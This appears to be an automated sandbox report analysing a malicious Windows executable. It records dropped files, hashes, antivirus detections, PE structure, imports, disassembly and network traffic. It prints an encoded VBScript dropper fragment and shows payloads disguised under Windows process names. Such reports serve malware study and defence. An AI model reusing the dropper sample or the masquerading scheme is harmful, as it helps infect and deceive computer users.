Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	402
Entropy (8bit):	5.875646102875155
Encrypted:	false
SSDEEP:	6:hwXJCT93EfPWpqBWxg6wGyxNCigxRnwo75OcbOLwFvxD+PXRKDHYZQEW2HMn:ICyMqwGNChRn3NqLG5q/RcHkgn
MD5:	7734AF8B276980372DA8BE8AA89AB8B3
SHA1:	6D1681C0B7B62DABAAE9EBD46295204DD8400E91
SHA-256:	CCA27072E563DDBF09DBAB445473049555FA54BFD69A9007ECA4F2A5E35C22E2
SHA-512:	4EF5E0F8CA8A5EF77B3CC6D23A9B6D2D5A58DD00ADEAD06AE5D14BA41ECD3BF5863E22C06C58C5E199D8927B7AA472AF3FAE84673681BF63125491957F90D6D3
Malicious:	false
Preview:	5iXxRGQqVqBQ2z7Z1c9zk0EikaRNRO7yKnv4SXaXBmNAPCvpFEQlLwxFeyN0zDZGtNGPEDGeCly8mDThpmHM7WnX0pZdKji8NGQC6flB7wij8zdafpLM5MJWksYYnmUcC0ugwRlJBFPLxDZAM98eXWCA64bNHMXUcFgIE6nOECL078jhTYLoozFqytj2zYCys4srgQ5PWtaVKMD8V43sAtqmAzTUXuYqAWHCP1BCc6R4Yufmqkh4eTx8OFrq7k1lUuUyEAsd30QEbvOQUrowNeLriJyJKUF1EqkoZrip1DBnCtgc1aWP6FY0inQ4LjTivYAvLj0mJ94JchozmWRt8059RtFwbndSuc2nsuRSktF7KOYB9aRzRjj4dBdbeELgfmZ9pAG1E9IPu8yDVE

C:\comproviderRuntimecommon\DLLiR59GMmL352HHbgfc.bat

Process:	C:\Users\user\Desktop\cDouNOFXle.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	47
Entropy (8bit):	4.266730872678045
Encrypted:	false
SSDEEP:	3:I5gTlMkjLYjWJ:Iwlp3Yje
MD5:	665BDA14C5E0F28A4FCAAB8726DC6EBE
SHA1:	16DEB93757751E2D66E05C2C22505DB113FA96BA
SHA-256:	09C3E02A4CAAD39E7C91F0BA1CC93C8C727D23B306DA9129CCA1D0955880C33E
SHA-512:	51E85507A8C515FB3FE854A5D969C83D4C6ADD05284A11232B773EEBD19BA2B148B01CE116D65D6BF7CDFC13064ABFF8F0E69825630446E00B7846EB16ED8CB5
Malicious:	false
Preview:	"C:\comproviderRuntimecommon\chainsavesref.exe"

C:\comproviderRuntimecommon\RuntimeBroker.exe

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	848384
Entropy (8bit):	6.083714696898079
Encrypted:	false
SSDEEP:	12288:584s165YnPKDGWcvOarVwvZDyg7VGNtImleJ:C1IDGWcmarVKFPJ
MD5:	4EAF964B744BD6801B5122AE1AFBBDE4
SHA1:	6E459FB6F3C6B7094D8D5AF10BC30C87AEE03981
SHA-256:	B570E2028088759D02EA13F7646BF7ACA78865D55F7FD8E2EFAEEC45C670E9FF
SHA-512:	DC3E15AB58996C71E8999DD5521961F2BD08529F685465BCA5B11319EF0B4DC009F2528097ADCE0DCA44FC675BA04156F9846F986F07A3E8CED366D5ABBD2DA
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 70%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....a.b.....6.....~.... .....@.. .....`..... ..@.....0...K.... .....@..... ..... ..H.....text..... ..... ..`.sdata.../.....0.....@....rsrc..... .....@..@.reloc.....@.....@..B..... ....

C:\comproviderRuntimecommon\backgroundTaskHost.exe

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	848384
Entropy (8bit):	6.083714696898079
Encrypted:	false
SSDEEP:	12288:584s165YnPKDGWcvOarVwvZDyg7VGNtImleJ:C1IDGWcmarVKFPJ
MD5:	4EAF964B744BD6801B5122AE1AFBBDE4
SHA1:	6E459FB6F3C6B7094D8D5AF10BC30C87AEE03981
SHA-256:	B570E2028088759D02EA13F7646BF7ACA78865D55F7FD8E2EFAEEC45C670E9FF
SHA-512:	DC3E15AB58996C71E8999DD5521961F2BD08529F685465BCA5B11319EF0B4DC009F2528097ADCE0DCA44FC675BA04156F9846F986F07A3E8CED366D5ABBD2DA
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 70%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....a.b.....6.....~.... .....@.. .....`..... ..@.....0...K.... .....@..... ..... ..H.....text..... ..... ..`.sdata.../.....0.....@....rsrc..... .....@..@.reloc.....@.....@..B..... ....

C:\comproviderRuntimecommon\chainsavesref.exe

Process:	C:\Users\user\Desktop\cDouNOFXle.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	848384
Entropy (8bit):	6.083714696898079
Encrypted:	false
SSDEEP:	12288:584s165YnPKDGWcvOarVwvZDyg7VGNtImleJ:C1IDGWcmarVKFPJ
MD5:	4EAF964B744BD6801B5122AE1AFBBDE4
SHA1:	6E459FB6F3C6B7094D8D5AF10BC30C87AEE03981
SHA-256:	B570E2028088759D02EA13F7646BF7ACA78865D55F7FD8E2EFAEEC45C670E9FF
SHA-512:	DC3E15AB58996C71E8999DD5521961F2BD08529F685465BCA5B11319EF0B4DC009F2528097ADCE0DCA44FC675BA04156F9846F986F07A3E8CED366D5ABBD2DA
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 70%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....a.b.....6.....~.... .....@.. .....`..... ..@.....0...K.... .....@..... .....@..@.reloc.....@.....@..B..... ....

C:\comproviderRuntimecommon\eddb19405b7ce1	
Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	965
Entropy (8bit):	5.895969511903032
Encrypted:	false
SSDEEP:	24:zMVH2Kc2dETTXdla3efM2QfnZ6qHy8ikD5Fk6KlRw34Y5:zYo2CXdieb+Z6qHy8hND
MD5:	B052857C9DE3DD65305100232C55ECF0
SHA1:	5789A2644F17F918F162833FE4977F7139A5C132
SHA-256:	A3BC14FFE5D7BD3FD68E643E3CC08A101E06659B2E2B30AA57D65C44CE156D90
SHA-512:	2DA5D25FCB1B0D7AEE2275B7E4336DE8D9DE80B3C0999D6C6752DB114CF3ED9E46826F4608A90D8FEA6A058D9DA4CCAB8F4DC1D4CA594CE30A52092C2DA2 8599
Malicious:	false
Preview:	KrR0xghjbizYV9UavRaUJfMaGaRLL1kOHrzZkOMmrLgQO7sxq52ttixpf0tXOWYk7kRoJ4zhFym885MJrefP81ej3K4tezYVx5TnqEnvFVo55zqjokpt0ImGFru8AFCQZR LDmidn0uKmMinEeVF3KoepTMh8Upu9TYgnom6FHB3G793hDqepAIFuwfuZBeTL9KTyCAZ1Y9wIvYrTTA4nKF8KSv1I2gEmsrHxpEeDQnQAW79YyaGAkpB3LJ gQJR815JaDQ4oOf0Xhy7yUwcTbaDBCqNlgiN49oYFMh5H4w2fuSdENVLeq7hb2HXWCSHpS6Y2Z2lx0VYphiRuMIXLXsOBH6NEJiEloMMy3lpVtXoVj13U0nK 456RjsWvcphoRQwAVVd0ldBbAE2cPC3OgYKqs4nGgzMqLtWEw0i8Wwia4eRez4fawTH3FGSasXTwRVQRsxqYe41t0uwNnIQmTw32lc9piIP8cwIiO9wBOH51 bXCVUFwkHrcfbYpPyA0Wo3QEmN8nWPXM0CaOanVcVp1vTmG0UgMNQjNiG8tGGIO2TQpZ7bzKpXA8Bfu9HITzCJ5Qy2Hb4OWMb9cC7q32qCi3jOglOt98yYzJ VYkEUYQbBxhCCsCaObIAlCrkWgMLOXYDJTriFyiSwH2vqdigqjtXPziTrAsyLEMnZe2tAeUa20OdJ5427qepoAxTvX1FGuGr5OWMlyfMOTeYlEJvGz0fkg8Yqi8mmOTIug i4jrRILRbVfYsqOG9R3kGYQ7fC02k99VoEfOLYisUTEn3R0RYgOCPJaJolMPSSrbVJunLA4ltLQxTmENLieDv7GeoVjkMSaBlnStgNGYmnTE3mzCh8EtxnqXDQ8zaUZauO LqTVq7cGaIoClCghCNOqO775pQPQ7SN2TobJsMRGRrNhtAp6T3RLLEANsYparLII4vt6lWy06HZguZMplT6EACqPoNaUg1Z

C:\comproviderRuntimecommon\et1pu6VAlkUOY7GuC90A.vbe	
Process:	C:\Users\user\Desktop\cDouNOFXle.exe
File Type:	data
Category:	dropped
Size (bytes):	221
Entropy (8bit):	5.869799958312498
Encrypted:	false
SSDEEP:	6:G5kgwqK+NkLzWbHa/818nZNDd3RL1wQJRrbXb79x5BD9ZpWS1:G6BMCzWLaG4d3XBJhfbb1
MD5:	57F4CBF8C281ACDE2C48327DFB2B3C45
SHA1:	F752FF26E32BED28F91712E5322D438ADAE0D6F4
SHA-256:	0864BAA556ADDDC451E8AD0ACBDFBAF692A7371A5CBB8EF2B2B83AA05C56FB39
SHA-512:	CF9EF8920DF9E3BD5CB9F907616C48BF0267DF974987774495F84D49999E54A626F96B8221DDA23ABBED5E753C1F53725FFE896A43B0CBA41EE0EACDC1F6BD DB
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	#@~^xAAAAA==j.Y~q/4?t.V^~',Z.+mYn6(L+1O`r.?1.rwDRUtnVsE*@#@&.U^DbwO UV+n2vFT!Zb@#@&j.Y,./4?4nV^PxP;DnCD+r(%+1Y`r.jmMkaY ?4n^VE#@#@ &.ktj4.VV]!x~J;lJmGswMW\bN..I!xOks+^Gs:W.&fdSk"X1Mt:d&X uu(oWmc8lDJS~Z~PWC^/nvT4AAA==^#~@.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.441074143240984
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	cDouNOFXle.exe
File size:	1232540
MD5:	54172888b473f2515b13fe1e2032a112
SHA1:	fc4ff4d53a1ea6cfee9265840bfc1dda0ee8c1e6
SHA256:	05379ea4600304f51cffa8d1ee9e3b2931a69129f6bed14d45a500d966a71fca

SHA512:	d09ce140712a46f3f94eaaf0c567ca30ce6de8b81ed8b45961cf6f4211225b43e6944dba769c212e11f836cf579932883a28d798353af9d6bd71c40e8a8f90a5
SSDEEP:	12288:WRZ+IoG/n9IQxW3OBseWyx/bl84s165YnPKDGWcvOarVwvZDyg7VGNtImleJS:Q2G/nvxW3Ww4DW1IDGWcmarVKFPJS
TLSH:	AE454B017E44CE52F0181633C2FF45988BB4A9503AA6E31B7EB9377D65223967C0DADB
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b`..&...&...&.....h.+.....j.....k.>.....^.$...._..0...._..5...._...../y..,.../y..#...&...*...._....._..'...._f.'...._..'..

File Icon

Icon Hash:	fbb99bdaecbcdce8

Static PE Info

General

Entrypoint:	0x41ec40
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, GUARD_CF, TERMINAL_SERVER_AWARE
Time Stamp:	0x5FC684D7 [Tue Dec 1 18:00:55 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	fcf1390e9ce472c7270447fc5c61a0c1

Entrypoint Preview

Instruction
call 00007FFA04AE8CB9h
jmp 00007FFA04AE86CDh
cmp ecx, dword ptr [0043E668h]
jne 00007FFA04AE8845h
ret
jmp 00007FFA04AE8E3Eh
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
push esi
push dword ptr [ebp+08h]
mov esi, ecx
call 00007FFA04ADB5D7h
mov dword ptr [esi], 00435580h
mov eax, esi
pop esi
pop ebp
retn 0004h
and dword ptr [ecx+04h], 00000000h
mov eax, ecx
and dword ptr [ecx+08h], 00000000h

Instruction
mov dword ptr [ecx+04h], 00435588h
mov dword ptr [ecx], 00435580h
ret
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
lea eax, dword ptr [ecx+04h]
mov dword ptr [ecx], 00435568h
push eax
call 00007FFA04AEB9DDh
pop ecx
ret
push ebp
mov ebp, esp
sub esp, 0Ch
lea ecx, dword ptr [ebp-0Ch]
call 00007FFA04ADB56Eh
push 0043B704h
lea eax, dword ptr [ebp-0Ch]
push eax
call 00007FFA04AEB0F2h
int3
push ebp
mov ebp, esp
sub esp, 0Ch
lea ecx, dword ptr [ebp-0Ch]
call 00007FFA04AE87E4h
push 0043B91Ch
lea eax, dword ptr [ebp-0Ch]
push eax
call 00007FFA04AEB0D5h
int3
jmp 00007FFA04AED123h
jmp dword ptr [00433260h]
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
push 00421EB0h
push dword ptr fs:[00000000h]

Rich Headers

Programming Language:	• [C] VS2008 SP1 build 30729 • [IMP] VS2008 SP1 build 30729 • [C++] VS2015 UPD3.1 build 24215 • [EXP] VS2015 UPD3.1 build 24215 • [RES] VS2015 UPD3 build 24213 • [LNK] VS2015 UPD3.1 build 24215

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x3c820	0x34	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x3c854	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x63000	0x1e494	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x82000	0x2268	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x3aac0	0x54	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x35508	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x33000	0x260	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x3bdc4	0x120	.rdata
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x310ea	0x31200	False	0.583959526081425	data	6.708075396341128	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x33000	0xa612	0xa800	False	0.45284598214285715	data	5.221742709250668	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x3e000	0x23728	0x1000	False	0.36767578125	data	3.7088186669877685	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.didat	0x62000	0x188	0x200	False	0.4453125	data	3.2982538067961342	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x63000	0x1e494	0x1e600	False	0.2540991512345679	data	6.688895303072544	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x82000	0x2268	0x2400	False	0.7681206597222222	data	6.5548620101740545	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
PNG	0x63614	0xb45	PNG image data, 93 x 302, 8-bit/color RGB, non-interlaced	English	United States
PNG	0x6415c	0x15a9	PNG image data, 186 x 604, 8-bit/color RGB, non-interlaced	English	United States
RT_ICON	0x65708	0x1514	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x66c1c	0x10828	data		
RT_ICON	0x77444	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 4284900196, next used block 4284900196		
RT_ICON	0x7b66c	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 4283782754, next used block 4285426547		
RT_ICON	0x7dc14	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 4286412417, next used block 4285688944		

Name	RVA	Size	Type	Language	Country
RT_ICON	0x7ecbc	0x468	GLS_BINARY_LSB_FIRST		
RT_DIALOG	0x7f124	0x286	data	English	United States
RT_DIALOG	0x7f3ac	0x13a	data	English	United States
RT_DIALOG	0x7f4e8	0xec	data	English	United States
RT_DIALOG	0x7f5d4	0x12e	data	English	United States
RT_DIALOG	0x7f704	0x338	data	English	United States
RT_DIALOG	0x7fa3c	0x252	data	English	United States
RT_STRING	0x7fc90	0x1e2	data	English	United States
RT_STRING	0x7fe74	0x1cc	data	English	United States
RT_STRING	0x80040	0x1b8	data	English	United States
RT_STRING	0x801f8	0x146	Hitachi SH big-endian COFF object file, not stripped, 17152 sections, symbol offset=0x73006500	English	United States
RT_STRING	0x80340	0x446	data	English	United States
RT_STRING	0x80788	0x166	data	English	United States
RT_STRING	0x808f0	0x152	data	English	United States
RT_STRING	0x80a44	0x10a	data	English	United States
RT_STRING	0x80b50	0xbc	data	English	United States
RT_STRING	0x80c0c	0xd6	data	English	United States
RT_GROUP_ICON	0x80ce4	0x5a	data		
RT_MANIFEST	0x80d40	0x753	XML 1.0 document, ASCII text, with CRLF line terminators	English	United States

Imports


DLL	Import
KERNEL32.dll	GetLastError, SetLastError, FormatMessageW, GetCurrentProcess, DeviceIoControl, SetFileTime, CloseHandle, CreateDirectoryW, RemoveDirectoryW, CreateFileW, DeleteFileW, CreateHardLinkW, GetShortPathNameW, GetLongPathNameW, MoveFileW, GetFileType, GetStdHandle, WriteFile, ReadFile, FlushFileBuffers, SetEndOfFile, SetFilePointer, SetFileAttributesW, GetFileAttributesW, FindClose, FindFirstFileW, FindNextFileW, GetVersionExW, GetCurrentDirectoryW, GetFullPathNameW, FoldStringW, GetModuleFileNameW, GetModuleHandleW, FindResourceW, FreeLibrary, GetProcAddress, GetCurrentProcessId, ExitProcess, SetThreadExecutionState, Sleep, LoadLibraryW, GetSystemDirectoryW, CompareStringW, AllocConsole, FreeConsole, AttachConsole, WriteConsoleW, GetProcessAffinityMask, CreateThread, SetThreadPriority, InitializeCriticalSection, EnterCriticalSection, LeaveCriticalSection, DeleteCriticalSection, SetEvent, ResetEvent, ReleaseSemaphore, WaitForSingleObject, CreateEventW, CreateSemaphoreW, GetSystemTime, SystemTimeToTzSpecificLocalTime, TzSpecificLocalTimeToSystemTime, SystemTimeToFileTime, FileTimeToLocalFileTime, LocalFileTimeToFileTime, FileTimeToSystemTime, GetCPInfo, IsDBCSLeadByte, MultiByteToWideChar, WideCharToMultiByte, GlobalAlloc, LockResource, GlobalLock, GlobalUnlock, GlobalFree, LoadResource, SizeofResource, SetCurrentDirectoryW, GetExitCodeProcess, GetLocalTime, GetTickCount, MapViewOfFile, UnmapViewOfFile, CreateFileMappingW, OpenFileMappingW, GetCommandLineW, SetEnvironmentVariableW, ExpandEnvironmentStringsW, GetTempPathW, MoveFileExW, GetLocaleInfoW, GetTimeFormatW, GetDateFormatW, GetNumberFormatW, SetFilePointerEx, GetConsoleMode, GetConsoleCP, HeapSize, SetStdHandle, GetProcessHeap, RaiseException, GetSystemInfo, VirtualProtect, VirtualQuery, LoadLibraryExA, IsProcessorFeaturePresent, IsDebuggerPresent, UnhandledExceptionFilter, SetUnhandledExceptionFilter, GetStartupInfoW, QueryPerformanceCounter, GetCurrentThreadId, GetSystemTimeAsFileTime, InitializeSListHead, TerminateProcess, RtlUnwind, EncodePointer, InitializeCriticalSectionAndSpinCount, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, LoadLibraryExW, QueryPerformanceFrequency, GetModuleHandleExW, GetModuleFileNameA, GetACP, HeapFree, HeapAlloc, HeapReAlloc, GetStringTypeW, LCMapStringW, FindFirstFileExA, FindNextFileA, IsValidCodePage, GetOEMCP, GetCommandLineA, GetEnvironmentStringsW, FreeEnvironmentStringsW, DecodePointer
gdiplus.dll	GdiplusShutdown, GdiplusStartup, GdipCreateHBITMAPFromBitmap, GdipCreateBitmapFromStreamICM, GdipCreateBitmapFromStream, GdipDisposeImage, GdipCloneImage, GdipFree, GdipAlloc

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 6, 2022 00:53:01.311467886 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.377403021 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.377499104 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.378452063 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.443624020 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.444070101 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.444111109 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.444153070 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.444191933 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.444194078 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.444231987 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.444264889 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.444271088 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.444309950 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.444335938 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.444348097 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.444386959 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.444406033 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.444423914 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.444483042 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.507935047 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508009911 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508061886 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508080959 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.508111954 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508164883 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.508172989 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508227110 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508280039 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.508284092 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508335114 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508387089 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.508388996 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508440971 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508490086 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508549929 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508568048 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.508621931 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.508625984 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508691072 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508728027 CEST	80	49779	141.8.195.65	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 6, 2022 00:53:01.508766890 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508797884 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508827925 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508856058 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.508893967 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.509000063 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.572487116 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.572546959 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.572592974 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.572626114 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.572633028 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.572673082 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.572688103 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.572711945 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.572750092 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.572757959 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.572788954 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.572825909 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.572829962 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.572864056 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.572901011 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.572912931 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.572941065 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.572981119 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.572988987 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.584369898 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.648134947 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.648192883 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.648232937 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.648250103 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.648484945 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.648544073 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.648547888 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.648597002 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.648710966 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.648714066 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.648766994 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.648821115 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.648825884 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.648874998 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.648933887 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.648935080 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.649000883 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.649059057 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.649090052 CEST	49779	80	192.168.2.3	141.8.195.65
